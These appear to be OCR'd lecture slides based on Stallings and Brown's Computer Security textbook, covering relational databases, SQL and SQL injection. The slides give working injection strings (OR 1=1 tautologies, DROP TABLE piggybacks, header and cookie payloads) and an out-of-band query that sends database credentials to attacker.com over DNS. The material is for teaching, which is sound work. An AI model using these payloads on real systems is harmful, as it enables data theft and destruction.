بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيْمِ

اَلْحَمْدُ لِلّٰهِ رَبِّ الْعَالَمِيْنَ

وَالصَّلٰوةُ وَالسَّلَامُ عَلٰى خَاتَمِ النَّبِيِّيْنَ

Chapter 5

Computer Security: Principles and Practice, Fourth Edition
By: William Stallings and Lawrie Brown

Database Security

Databases

- Structured **collection of data** stored for use by one or more applications
- Contains the **relationships** between data items and groups of data items
- Can sometimes contain **sensitive** data that needs to be secured


Query language

- Provides a uniform interface to the database for users and applications

Database management system (DBMS)

- Suite of programs for constructing and maintaining the database
- Offers ad hoc query facilities to multiple users and applications

Relational Databases



- Table of data consisting of **rows and columns**
  - Each column(**attribute**) holds a particular type of data
  - Each row (**record**) contains a specific value for each colum
- Ideally has one column where all values are unique, forming an identifier/key for that row (**primary key**)
  - Enables the creation of multiple **tables linked together by a unique identifier** that is present in all tables
- Use a **relational query language** to access the database
  - Allows the user to request data that fit a given set of criteria

Non relational (nosql) databases. All rows can have **different attributes** e.g. stored as **json objects** in MongoDB

Structured Query Language (SQL)

- Standardized language to **define schema**, **manipulate**, and **query** data in a relational database
- Several similar versions of ANSI/ISO standard
- All follow the same basic syntax and semantics

SQL statements can be used to:

- Create tables
- Insert and delete data in tables
- Create views
- Retrieve data with query statements

SQL Example

Department Table

Did	Dname	Dacctno
4	human resources	528221
8	education	202035
9	accounts	709257
13	public relations	755827
15	services	223945

primary key

Employee Table

Ename	Did	Salarycode	Eid	Ephone
Robin	15	23	2345	6127092485
Neil	13	12	5088	6127092246
Jasmine	4	26	7712	6127099348
Cody	15	22	9664	6127093148
Holly	8	23	3054	6127092729
Robin	8	24	2976	6127091945
Smith	9	21	4490	6127099380

primary key

```
CREATE TABLE department (
    Did INTEGER PRIMARY KEY,
    Dname CHAR (30),
    Dacctno CHAR (6) )

CREATE TABLE employee (
    Ename CHAR (30),
    Did INTEGER,
    SalaryCode INTEGER,
    Eid INTEGER PRIMARY KEY,
    Ephone CHAR (10),
    FOREIGN KEY (Did) REFERENCES
department (Did) )
```

Ename	Did	Eid	Ephone
Robin	15	2345	6127092485
Cody	15	9664	6127093148

```
SELECT Ename, Did, Eid, Ephone
    FROM Employee
    WHERE Did = 15
```

Dname	Ename	Eid	Ephone
human resources	Jasmine	7712	6127099348
education	Holly	3054	6127092729
education	Robin	2976	6127091945
accounts	Smith	4490	6127099380
public relations	Neil	5088	6127092246
services	Robin	2345	6127092485
services	Cody	9664	6127093148

(b) A view derived from the database

```
CREATE VIEW newtable (Dname, Ename,
Eid, Ephone)
    AS SELECT D.Dname E.Ename,
E.Eid, E.Ephone
    FROM Department D Employee E
    WHERE E.Did = D.Did
```

Figure 5.4 Relational Database Example

Useful SQL commands


UNION: Combines results of multiple queries; used to append attacker queries.

database(): Returns the current database name.

group_concat(): Joins multiple row values into one string; useful for extracting many items at once.

information_schema: System database containing metadata about all databases, tables, and columns.

SQL information_schema




SQL Injection Attacks (SQLi)

- One of the most prevalent and dangerous network-based security threats
- Designed to exploit the nature of Web application pages
- Sends malicious SQL commands to the database server
- Most common attack goal is bulk extraction of data
- Depending on the environment SQL injection can also be exploited to:
  - Modify or delete data
  - Execute arbitrary operating system commands
  - Launch denial-of-service (DoS) attacks

Injection Technique

The SQLi attack typically works by prematurely terminating a text string and appending a new command

Because the inserted command may have additional strings appended to it before it is executed the attacker terminates the injected string with a comment mark “- -”




Subsequent text is ignored at execution time

SQLI Attack Examples

Web App Code:

```
var Shipcity;
city_name = Request.form (“Ship City”);
select * from OrdersTable where ShipCity = ‘ + city_name +’;
```



the user enters **Redmond**, then the following SQL query is generated:

*SELECT * FROM OrdersTable WHERE ShipCity = ‘Redmond’*

Suppose, however, the user enters the following:

Redmond’; DROP table OrdersTable;--

This results in the following SQL query:

*SELECT * FROM OrdersTable WHERE ShipCity = ‘Redmond’; DROP table OrdersTable;--*

+ ’ ”; commented out after - -

The semicolon is an indicator that separates two commands,
double dash indicates that the remaining text of current line is a comment and not to be executed.

Authentication bypass example

Web App Code:


*result = run_query("SELECT * FROM users WHERE username='alice' AND password='secret' LIMIT 1")*

if result has at least one row:

authentication = True # credentials are valid

else:

authentication = False # credentials invalid



Inband SQLI Attack Types

- Uses the same communication channel for injecting SQL code and retrieving results
- The retrieved data are presented directly in application Web page
- Include:

Tautology

This form of attack injects code in one or more conditional statements so that they always evaluate to true

End-of-line comment

After injecting code into a particular field, legitimate code that follows are nullified through usage of end of line comments

Piggybacked queries

The attacker adds additional queries beyond the intended query, piggy-backing the attack on top of a legitimate request

Examples: SQLI Attack types

$query = “SELECT info FROM user WHERE name = ’$_GET[“name”]’ AND pwd = ‘$_GET[“pwd”]’”;

Tautology (a statement that is always true e.g. using OR)

Suppose the attacker submits “ **‘ OR 1=1 --**” for the name field. The resulting query would look like this:

SELECT info FROM users WHERE name = ‘ ‘ OR 1=1 -- AND pwpd = ‘ ‘

End-of-line comment (e.g. using --)

Suppose the attacker submits “ martin**‘ --** ” for the name field. The resulting query would look like this:

SELECT info FROM users WHERE name = ‘martin ‘ -- AND pwpd = ‘ ‘

Piggybacked queries (e.g using ;)

Suppose the attacker submits “ **‘ OR 1=1; DROP table OrdersTable--** “ The resulting query would look like this:

SELECT info FROM users WHERE name = ‘ ‘ OR 1=1; DROP table OrdersTable;-- AND pwpd = ‘ ‘

Inferential Attack

- There is no actual transfer of data, but the attacker is able to infer the information about the type and structure of the backend database by sending particular requests and observing the resulting behavior (e.g errors) of the Website **(usually as a prelude to actual attack)**
- Include:
  - **Illegal/logically incorrect queries (e.g using UNION)**

    This attack lets an attacker gather important information about the type and structure of the backend database by observing errors
  - **Blind SQL injection**

    Allows attackers to infer the data present in a database system even when the system is sufficiently secure to not display any erroneous information back to the attacker


Out-of-Band Attack

- Data are retrieved using a different channel
- This can be used when there are limitations on information retrieval, but outbound connectivity from the database server is lax
- Protocols like DNS and HTTP can be relied on for DB server to send information towards a system in attacker's control. **E.g**.:

SELECT LOAD_FILE(CONCAT('\\\\', (SELECT @@version), '.', (SELECT USER()), '.', (SELECT PASSWORD()), '.attacker.com\\test.txt'));

The **LOAD_FILE** function attempts to access this path, causing the database server to initiate a DNS request to a domain structured as database_version.database_user.database_password.attacker.com. The attacker, monitoring the DNS server for attacker.com, can capture this request

SQLi Attacks Taxonomy



SQLi Attack Avenues

User input

- Attackers inject SQL commands by providing suitable crafted user input

Server variables

- Attackers can forge the values that are placed in HTTP and network headers and exploit this vulnerability by placing data directly into the headers

Second-order injection

- A malicious user could rely on data already present in the system or database to trigger an SQL injection attack, so when the attack occurs, the input that modifies the query to cause an attack does not come from the user, but from within the system itself

Cookies

- An attacker could alter cookies such that when the application server builds an SQL query based on the cookie's content, the structure and function of the query is modified

Physical user input

- Applying user input that constructs an attack outside the realm of web requests

Attack avenues examples

User input: web forms or url bar

Server variables: a web application that logs the User-Agent string of visitors into a database: An attacker could set their User-Agent to:Mozilla/5.0' OR '1'='1

2nd order: An attacker inserts username admin'); -- to be stored in DB to form a malafide query later

Cookies: application retrieves user ID from a client's cookie to fetch user information. An attacker could set the user_id cookie to:1' OR '1'='1

Physical: malafide input through hardware interfaces, such as RFID/NFC card barcodes

Vulnerable site for practice

http://testphp.vulnweb.com/artists.php